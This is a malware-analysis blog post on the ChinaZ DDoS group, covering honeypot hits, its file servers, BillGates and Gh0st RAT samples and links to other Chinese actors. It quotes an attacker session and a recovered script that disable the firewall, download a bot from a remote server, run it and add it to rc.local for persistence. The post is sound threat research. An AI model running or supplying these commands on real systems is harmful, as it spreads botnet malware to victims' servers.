

ChinaZ Revelations: Revealing ChinaZ Relationships with other Chinese Threat Actor Groups

 intezer.com/blog/malware-analysis/chinaz-relations/

January 7, 2019



Written by Ignacio Sanmillan - 7 January 2019



Get Free Account

[Join Now](#)

Top Blogs

macOS Threats: Automate Mac Alert Triage with Intezer

We are happy to announce that Intezer now supports scanning macOS files. 😊 Intezer's Autonomous... [Read more](#)

Lightning Framework: New Undetected “Swiss Army Knife” Linux Malware ⚡

Lightning Framework is a new undetected Swiss Army Knife-like Linux malware that has modular plugins... [Read more](#)

OrBit: New Undetected Linux Threat Uses Unique Hijack of Execution Flow

Linux is a popular operating system for servers and cloud infrastructures, and as such it's...
[Read more](#)


Introduction

Distributed denial-of-service (DDoS) attacks were on the rise in 2018, ranging from a high volume of [Mirai](#) attacks to more sophisticated botnets targeting enterprises. An example of these attacks is the one targeting [GitHub in February 2018](#), forcing the website to go offline for approximately 10 minutes.

In researching the current DDoS ecosystem we find threat actors from different regions displaying different motivations. Chinese threat actors in particular have predominantly deployed DDoS attacks in their cyber campaigns, and China has emerged as having one of the highest rates of [DDoS attacks](#).

In this blog we will discuss the current state of a well-known Chinese threat actor group known as ChinaZ, notorious for targeting Windows and Linux systems with DDoS botnets since [November 2014](#).

We will explain how we first came across [ChinaZ](#), along with the various methods employed to discover more of the group's servers. Additionally, we will analyze the types of files hosted on the servers and conclude with a technical analysis highlighting potential connections that could relate various Chinese actors in the current DDoS landscape such as [Nitol](#), [MrBlack](#) and some minor relations to [Iron Tiger APT](#). These relationships will be discussed in the [technical analysis section](#).



Initial ChinaZ Discovery via Honeypot Hit

In the last few months we have observed a higher volume of attacks from Billgates, a DDoS botnet attributed to ChinaZ, a well-known Chinese threat actor notorious for deploying a series of botnets primarily targeting Linux systems.

#BillGates hosted at 204[.]13[.]67[.]244 #HFS @malwrhunterteam @w0lfvan @malwaremustdie pic.twitter.com/ICgPqbBODU

— Nacho Sanmillan (@ulexec) November 22, 2018

ChinaZ was fairly active in 2018 based on previous hits that were encountered in our honeypots. An example of an attack vector via SSH/Telnet bruteforce employed by ChinaZ can be seen in the following session log from one of our honeypots:

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
[4hroot@droptombots:~# service iptables stop disabling firewall
[4l[4hroot@droptombots:~# wget http://222.211.86.214:13289/Linux-syn25000 Downloading implant from CNC
[4l--2018-12-08 11:44:05-- http://222.211.86.214:13289/Linux-syn25000
Connecting to 222.211.86.214:13289... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1223123 (1M) [application/octet-stream]
Saving to: '/root/Linux-syn25000'

 0% [>] 1,460 2K/s eta 7m 26s
 0% [>] 8,968 8K/s eta 2m 23s
 3% [=>] 44,280 27K/s eta 42s
 7% [==>] 97,820 46K/s eta 24s
13% [====>] 162,060 61K/s eta 17s
18% [=====>] 224,840 78K/s eta 14s
23% [=====>] 289,080 78K/s eta 11schmod 0755 /root/Linux-syn25000

28% [=====>] 353,320 83K/s eta 10s
40% [=====>] 499,320 105K/s eta 6s
52% [=====>] 645,320 122K/s eta 4s
64% [=====>] 791,320 136K/s eta 3s
76% [=====>] 937,320 143K/s eta 1s
100%[=====] 1,223,123 143K/s

2018-12-08 11:44:12 (143 KB/s) - '/root/Linux-syn25000' saved [1223123/1223123]

[4h[4l[4hroot@droptombots:~# nohup /root/Linux-syn25000 > /dev/null 2>&1 &
[4l[4hroot@droptombots:~# chmod 777 Linux-syn25000
[4l[4hroot@droptombots:~# ./Linux-syn25000
-bash: ./Linux-syn25000: command not found
root@droptombots:~# chmod 0755 /root/Linux-syn25000
[4l[4hroot@droptombots:~# nohup /root/Linux-syn25000 > /dev/null 2>&1 &
[4l[4h-bash: /dev/null: command not found
-bash: 1: command not found
root@droptombots:~# chmod 0777 Linux-syn25000
[4l[4hroot@droptombots:~# chmod u+x Linux-syn25000
[4l[4hroot@droptombots:~# ./Linux-syn25000 &
-bash: ./Linux-syn25000: command not found
root@droptombots:~# chmod u+x Linux-syn25000
[4l[4hroot@droptombots:~# ./Linux-syn25000 &
-bash: ./Linux-syn25000: command not found
```

changing file permissions
execution attempt
File execution triaging

The downloader bash script seems to be fairly simple in logic by changing directories from /root to /tmp once it detected that the dropped implant could not be executed after several attempts changing its file permissions.

Once we accessed where the script was trying to download its corresponding files we found that there were files being hosted in a Chinese Http File Server (HFS) panel. The following is a screenshot of this panel:

用户

登录

目录

首页

0 个子目录, 5 个文件, 9.03 MB

搜索

确定

选择

全选 反选 通配符

0 项已选定

操作

打包下载 文件列表

服务器信息

HttpFileServer v2.3c 291 随波汉化版
服务器时间: 2018/12/8 21:01:20
在线时长: 02:53:10

文件名 . 扩展名	大小(类型)	修改时间	点击量
BX.exe	72.11 KB	2018/12/8 20:09:40	0
hfs2.3c中文版(修复漏洞版).exe	885.00 KB	2018/12/5 2:29:41	0
Linux-syn25000	1.17 MB	2018/12/8 12:33:47	171
Linux-udp25000	1.17 MB	2018/12/8 12:33:47	19
黑狼Linux爆破V4[1].0.rar	5.76 MB	2018/12/8 18:08:04	2

We discovered the server was online for less than 24 hours, and that all of the files were uploaded on that same day. We decided to observe this and other servers and conduct a tracking investigation with the intention to collect all of the information we could about the botnet infrastructure.

Observing ChinaZ

ChinaZ is known to use Chinese Http File Server (HFS) instances, and unlike other major DDoS botnets such as Mirai, ChinaZ operates mostly on Windows Servers. In this particular HFS server we see various hosted files. The two Linux prefixed files are both regular Billgates builds. We can confirm this based on code reused from other samples:

BillGates

Linux-udp25000

Malicious

Family: **BillGates**

ef Intel80386

Malicious
This file contains code from malicious software, therefore it's very likely that it's malicious.

SHA256:
6fd7aab3faabd5f071d1bc9bb039146c01ac67b941c24e99813b1375114 ...

🔄 🔍 🔗 📄

ELF Code Reuse (4,547 Genes) BETA

122 Common Genes x v

BillGates Edit

Malware

4,364 Genes | 95.98%

DNSamp Edit

Malware

3,342 Genes | 73.5%

DDOS.TF Edit

Malware

2,475 Genes | 54.43%

<https://analyze.intezer.com/#/analyses/5567e542-c2a1-4cb8-a7f7-f69b9d154ad1>



<https://analyze.intezer.com/#/analyses/5442438f-fe2e-478a-bbbe-0ee6dde39df7>

Since BillGates is a well-known botnet and there are plenty of well-written technical analysis [articles](#) about the botnet and its relations to ChinaZ, we have decided to not cover its technical analysis for the sake of simplicity. These builds are default BillGates instances. Both of these instances share the same CNC domain which is the following:

```
[heap] :08D121DA db 0
[heap] :08D121DB db 0
[heap] :08D121DC aAk74_top db 'ak-74.top',0
[heap] :08D121E6 a8_648 db '8.64:8',0
[heap] :08D121ED db 0
[heap] :08D121EE db 0
```

Among the hosted files in the HFS server we can also find a PE executable labeled as BX.exe, which is a Gh0st RAT variant.

Furthermore, this Gh0st RAT instance decodes the same CNC address:

```

.text:00407C47 mov     [ebp+String], bl
.text:00407C4D rep stosd
.text:00407C4F stosw
.text:00407C51 push   354h
.text:00407C56 push   offset aWsfvsbUztqfsml      ; "Wsfvsb uztqfsml"
.text:00407C5B stosb
.text:00407C5C call   MyDecode
.text:00407C61 push   19Ah
.text:00407C66 push   offset cnc_address          ; "ak-74.top"
.text:00407C68 call   MyDecode
.text:00407C70 push   1
.text:00407C72 call   sub_4011B8
.text:00407C77 add     esp, 14h
.text:00407C7A test   eax, eax


```

Since both BillGates and the Gh0st RAT instances found in the initially discovered HFS panel shared the same CNC, we can associate both implants to be components of a single botnet targeting both Linux and Windows systems. This same scenario was presented by Avast researchers as the Chinese Chicken DDoS botnets by exposing a series of multi-platform Chinese DDoS tools.

After one day threat actors behind this botnet updated the HFS panel by uploading two ChinaZ.DDoSClient samples compiled for x86 and x86_64 systems accordingly.

文件名 .扩展名	大小(类型)	修改时间	点击量
BX.exe	72.11 KB	2018/12/8 20:09:40	5
DDosClient	1.74 MB	2018/12/9 15:44:27	47
hfs2.3c中文版(修复漏洞版).exe	885.00 KB	2018/12/5 2:29:41	3
Linux-syn25000	1.17 MB	2018/12/8 12:33:47	334
Linux-udp25000	1.17 MB	2018/12/8 12:33:47	274
shadow	1.51 MB	2018/12/9 15:44:12	46
黑狼Linux爆破V4[1].rar	5.76 MB	2018/12/8 18:08:04	6

The following is a code reuse analysis of these new samples:



<https://analyze.intezer.com/#!/analyses/6a088a5e-4630-427b-b8de-806e633a1ccc>

DDoSClient malware is a DDoS client known to be leveraged by ChinaZ. As an interesting fact about the progression of this threat actor group, at some point in time the source code of this client was hosted in [GitHub](#), although DDoSClient was originally code of ChinaZ. MalwareMustDie exposed this source code and the actor's identity. The actor behind this client was a student hired by ChinaZ.

Furthermore, we can find a compressed archive labeled as 'Black Wolf Linux Blasting V4.0' in Chinese among the different binaries hosted in the HFS server. Inside this RAR file we encounter the following files:

Name	Date modified	Type	Size
hfs2_3b287	12/8/2018 4:10 PM	File folder	
cracker32.exe	11/8/2014 5:42 PM	Application	1,056 KB
cracker64.exe	11/8/2014 5:42 PM	Application	1,478 KB
execer32.exe	11/7/2014 11:33 PM	Application	1,024 KB
execer64.exe	11/7/2014 11:33 PM	Application	1,456 KB
filter32.exe	11/7/2014 11:33 PM	Application	1,038 KB
filter64.exe	11/7/2014 11:33 PM	Application	1,472 KB
lpk.dll	6/14/2016 5:32 AM	Application extens...	219 KB
passwords.txt	8/21/2015 12:11 AM	Text Document	760 KB
set.ini	10/3/2014 11:43 PM	Configuration sett...	1 KB
SkinHu.dll	7/31/2011 9:45 PM	Application extens...	96 KB
usernames.txt	8/21/2015 12:11 AM	Text Document	155 KB
使用事项.txt	5/16/2015 10:45 PM	Text Document	1 KB
安小莫自用22带字典.txt	12/7/2018 4:21 PM	Text Document	41 KB
爆破密码.txt	1/1/2014 12:47 PM	Text Document	2 KB
爆破帐号.txt	5/23/2015 9:32 PM	Text Document	1 KB
自动传马脚本.txt	5/16/2015 10:49 PM	Text Document	1 KB
黑狼Linux爆破V4.0.exe	11/14/2014 9:42 AM	Application	3,456 KB

Most interestingly, the contents of this compressed file appear to be a Chinese DDoS tool:

爆破

导入主机: ...

爆破字典: ...

密码字典: ...

成功主机: ...

端口: 连接超时(s):

线程: 握手超时(s):

失败重试: 单次尝试次数:

传马

导入主机: ...

提权脚本: ...

线程: 连接超时(s):

握手超时(s): 失败重试次数:

每命令延时(s):

过滤

导入主机: ...

成功主机: ...


线程: 握手超时(s):

失败重试: 读取超时(s):

连接超时(s): 重试延时(ms):

黑狼Linux爆破工具官方QQ群75269170(发广告坐飞机)
工具免费-无后门-遇到问题请与我们联系 [访问黑狼论坛](#)

The tool enables users to edit which files will be used on deployment, and other related configurations such as the time out. We observed this specific DDoS tool advertised in a range of Chinese forums:



If we analyze one of the scripts inside the zip file and compare it with our initial honeypot hit log, we can assume that the attack was deployed using this tool:

自动传马脚本.txt

```
1 service iptables stop
2 wget http://192.168.1.100/164
3 chmod 0755 /root/164
4 nohup /root/164 > /dev/null 2>&1 &
5 chmod 777 164
6 ./164
7 chmod 0755 /root/164
8 nohup /root/164 > /dev/null 2>&1 &
9 chmod 0777 164
10 chmod u+x 164
11 ./164 &
12 chmod u+x dos6cc4
13 ./dos6cc4 &
14 cd /tmp
15 service iptables stop
16 wget http://192.168.1.100/164
17 chmod 0755 /root/164
18 nohup /root/164 > /dev/null 2>&1 &
19 chmod 777 164
20 ./164
21 chmod 0755 /root/164
22 nohup /root/164 > /dev/null 2>&1 &
23 chmod 0777 164
24 chmod u+x 164
25 ./164 &
26 chmod u+x dos6cc4
27 ./dos6cc4 &
28 cd /tmp
29 echo "cd /root/">>/etc/rc.local
30 echo " ./164">>/etc/rc.local
31 echo " ./dos6cc4">>/etc/rc.local
32 echo "/etc/init.d/iptables stop">>/etc/rc.local
```

We are not sure whether this Chinese DDoS tool was distributed by ChinaZ, or if the group purchased this tool in order to use it in its campaigns.

The server was online for one more day before it went offline. This behavior suggests that actors behind this botnet may have migrated to a different CNC server, they were performing some internal management, or that it was merely part of the way they operate since we have seen this same behavior tracking their other servers.

Hunting for Additional ChinaZ Servers

We decided to look up the specific CNC domain name seen in the BillGates and Gh0st RAT instances found in the initial HFS server, to see if this domain had multiple resolutions in order to find more potential servers linked to this botnet. When we searched the domain on RiskIQ we found the following:

RESOLUTIONS ⓘ

Show : 25 ◀ 1-7 of 7 ▶ Sort : Last Seen Descending ▼ [Download](#) [Copy](#)

Resolve	Location	Network	ASN	First	Last	Source	Tags
58.218.66.97	CN	58.218.66.0/24	23650	2018-12-16	2018-12-16	pingly	
223.111.147.77	CN	223.108.0.0/14	56046	2018-12-16	2018-12-16	pingly	
222.211.86.214	CN	222.211.86.0/24	38283	2018-12-09	2018-12-10	pingly	
101.254.179.134	CN	101.254.176.0/22	23724	2018-09-22	2018-09-24	riskiq	
222.222.12.156	CN	222.222.0.0/15	4134	2018-09-19	2018-09-20	riskiq	
192.168.0.1	N/A	Unknown		2018-09-19	2018-09-20	riskiq	
192.168.0.0	N/A	Unknown		2018-09-19	2018-09-20	riskiq	

1-7 of 7

All of the shown IPs in the previous screenshot denote a server that would resolve to “ak-74.top”, the CNC address seen in the first HFS server. Based on these resolutions we were able to find other panels like the following:

用户 登录

目录

首页

0 个子目录, 3 个文件, 2.91 MB

搜索

确定

选择

全选
反选
通配符

0 项已选定

操作

打包下载
文件列表

服务器信息

HttpFileServer v2.3c 291 随波汉化版


服务器时间: 2018-12-16 21:08:08

在线时长: (1 天) 03:48:44

文件名 .扩展名	大小(类型)	修改时间	点击量
3306-VIP.7z	2.60 MB	2018-11-30 22:08:48	1
BX.exe	249.98 KB	2018-12-15 18:22:06	139
shadow.exe	72.11 KB	2018-11-27 23:33:19	97

We instantly recognize the same pattern in terms of the naming convention as well as the types of files that were hosted in this HFS server. In contrast with the previous HFS server, this server is only hosting Windows binaries and a zip file.

The 7z compressed file contained the following files:



These files appear to be composing a Port Scanner tool written in python that could also be used to deploy DDoS attacks.

```

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\ulexec\Desktop\3306-UIP>alg.exe
TCP Port Scanner V1.1 By WinEggDrop

Usage:    alg.exe TCP/SYN StartIP [EndIP] Ports [Threads] [/Banner] [/Save]
Example:  alg.exe TCP 12.12.12.12 12.12.12.254 80 512
Example:  alg.exe TCP 12.12.12.12 1-65535 512
Example:  alg.exe TCP 12.12.12.12 12.12.12.254 21,3389,5631 512
Example:  alg.exe TCP 12.12.12.12 21,3389,5631 512
Example:  alg.exe SYN 12.12.12.12 12.12.12.254 80
Example:  alg.exe SYN 12.12.12.12 1-65535
Example:  alg.exe SYN 12.12.12.12 12.12.12.254 21,80,3389
Example:  alg.exe SYN 12.12.12.12 21,80,3389

C:\Users\ulexec\Desktop\3306-UIP>type sk.bat
Echo off
cls
color A

del ips.txt

for /f "eol= tokens=1,2 delims= " %%i in (ip2.txt) do (
scan.exe /l scan.exe
alg syn %%i %%j 3306 /save
scan.exe /r 600
del Result.txt
scan.exe /c 600
cls
)

```

In the screenshot above we can observe an executable responsible for the main TCP/SYN flood, and the script used to deploy DDoS attacks.

We also used Shodan to hunt for more operative ChinaZ HFS servers. We did this by filtering Shodan's query for the appropriate service and country.

SHODAN


Home Explore Downloads Reports Developer Pricing Enterprise Access My Account

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS

1,016

TOP COUNTRIES



China	1,016
-------	-------

TOP CITIES

Beijing	106
Guangzhou	25
Shenzhen	15
Shanghai	13
Chengdu	4

TOP SERVICES

HTTP (8080)	385
HTTP	297
AndroMouse	62
Kerberos	54
HTTP (81)	42

TOP ORGANIZATIONS

Tencent cloud co...	203
Hangzhou Alibaba...	154
China Telecom Gu...	83
China Telecom jia...	27
Shenzhen Qianhai...	18

TOP OPERATING SYSTEMS

Windows 7 or 8	12
Windows XP	1

HFS 信息中心 /
58.23.38.213
China Unicom FuJian
Added on 2018-12-30 17:13:03 GMT
China, Jimei
[Details](#)

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 6591
Accept-Ranges: bytes
Server: HFS 2.3k
Set-Cookie: HFS_SID_=0.716820574132726; path=/; HttpOnly
Cache-Control: no-cache, no-store, must-revalidate, max-age=-1

HFS /
106.14.81.107
Hangzhou Alibaba Advertising Co.,Ltd.
Added on 2018-12-30 17:10:37 GMT
China
[Details](#)

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 4387
Accept-Ranges: bytes
Server: HFS 2.3k
Set-Cookie: HFS_SID_=0.912341194460168; path=/; HttpOnly
Cache-Control: no-cache, no-store, must-revalidate, max-age=-1

信息中心 /
119.3.85.92
ecs-119-3-85-92.compute.hwclouds-dns.com
China Telecom Shanghai
Added on 2018-12-30 16:55:11 GMT
China
[Details](#)

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 4283
Accept-Ranges: bytes
Server: HFS 2.3i
Set-Cookie: HFS_SID_=0.545903960242867; path=/; HttpOnly
Cache-Control: no-cache, no-store, must-revalidate, max-age=-1

信息中心 /
180.89.56.74
China Telecom Beijing
Added on 2018-12-30 16:53:09 GMT
China
[Details](#)

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 4463
Accept-Ranges: bytes
Server: HFS 2.3i
Set-Cookie: HFS_SID_=0.592903637327254; path=/; HttpOnly
Cache-Control: no-cache, no-store, must-revalidate, max-age=-1

Leveraging Shodan we were able to find many other ChinaZ linked servers, in which we collected additional relevant samples. After we discovered several ChinaZ servers and we collected their correspondent hosted files, we found interesting correlations and relationships which we will discuss in the next section.

Technical Analysis


Throughout the investigation we found several interesting facts among the artifacts we collected and analyzed. The following is a brief summary of our findings:

Gh0st RAT Clients:

<pre> !A proc near var_10C= byte ptr -10Ch var_C= byte ptr -0Ch var_B= byte ptr -08h var_A= byte ptr -0Ah var_9= byte ptr -9 var_8= byte ptr -8 var_7= byte ptr -7 var_6= byte ptr -6 var_5= byte ptr -5 var_4= byte ptr -4 var_3= byte ptr -3 arg_0= dword ptr 8 arg_4= word ptr 0Ch push ebp mov ebp, esp sub esp, 10Ch and [ebp+var_3], 0 push esi mov esi, ds:Sleep push 0 ; dw@tillseconds mov [ebp+var_C], 'M' mov [ebp+var_B], 'o' mov [ebp+var_A], 't' mov [ebp+var_9], 'h' mov [ebp+var_8], 'e' mov [ebp+var_7], 'r' mov [ebp+var_6], '3' mov [ebp+var_5], '6' mov [ebp+var_4], '0' call esi ; Sleep mov ecx, dword_40E2FC lea eax, [ebp+var_C] push 0Ah push eax lea eax, [ebp+var_10C] push eax call sub_401064 push 0 ; dw@tillseconds call esi ; Sleep movzx eax, [ebp+arg_4] mov ecx, dword_40E2FC push eax push [ebp+arg_0] lea eax, [ebp+var_10C] push eax call sub_40126C push 0 ; dw@tillseconds call esi ; Sleep pop esi leave retn RC4 endp </pre>	<div style="border: 1px solid red; padding: 5px; color: red; font-weight: bold;">ChinaZ</div>	<pre> RC4 proc near var_10C= byte ptr -10Ch var_C= byte ptr -0Ch var_B= byte ptr -08h var_A= byte ptr -0Ah var_9= byte ptr -9 var_8= byte ptr -8 var_7= byte ptr -7 var_6= byte ptr -6 var_5= byte ptr -5 var_4= byte ptr -4 var_3= byte ptr -3 arg_0= dword ptr 8 arg_4= word ptr 0Ch push ebp mov ebp, esp sub esp, 10Ch mov ecx, dword_41844C and [ebp+var_3], 0 lea eax, [ebp+var_C] push 0Ah push eax lea eax, [ebp+var_10C] push eax mov [ebp+var_C], 'M' mov [ebp+var_B], 'o' mov [ebp+var_A], 't' mov [ebp+var_9], 'h' mov [ebp+var_7], 'r' mov [ebp+var_6], '3' mov [ebp+var_5], '6' mov [ebp+var_4], '0' call sub_406BDE movzx ecx, [ebp+arg_4] mov ecx, dword_41844C push eax push [ebp+arg_0] lea eax, [ebp+var_10C] push eax call sub_406C74 leave retn RC4 endp </pre>	<div style="border: 1px solid blue; padding: 5px; color: blue; font-weight: bold;">Tiger APT</div>
---	---	---	--

Based on a Bitdefender blog post about operation PZCHAO, this same cryptographic key was not only used to decode the malware's CNC addresses but also was the key used to decrypt traffic between the client and the CNC.

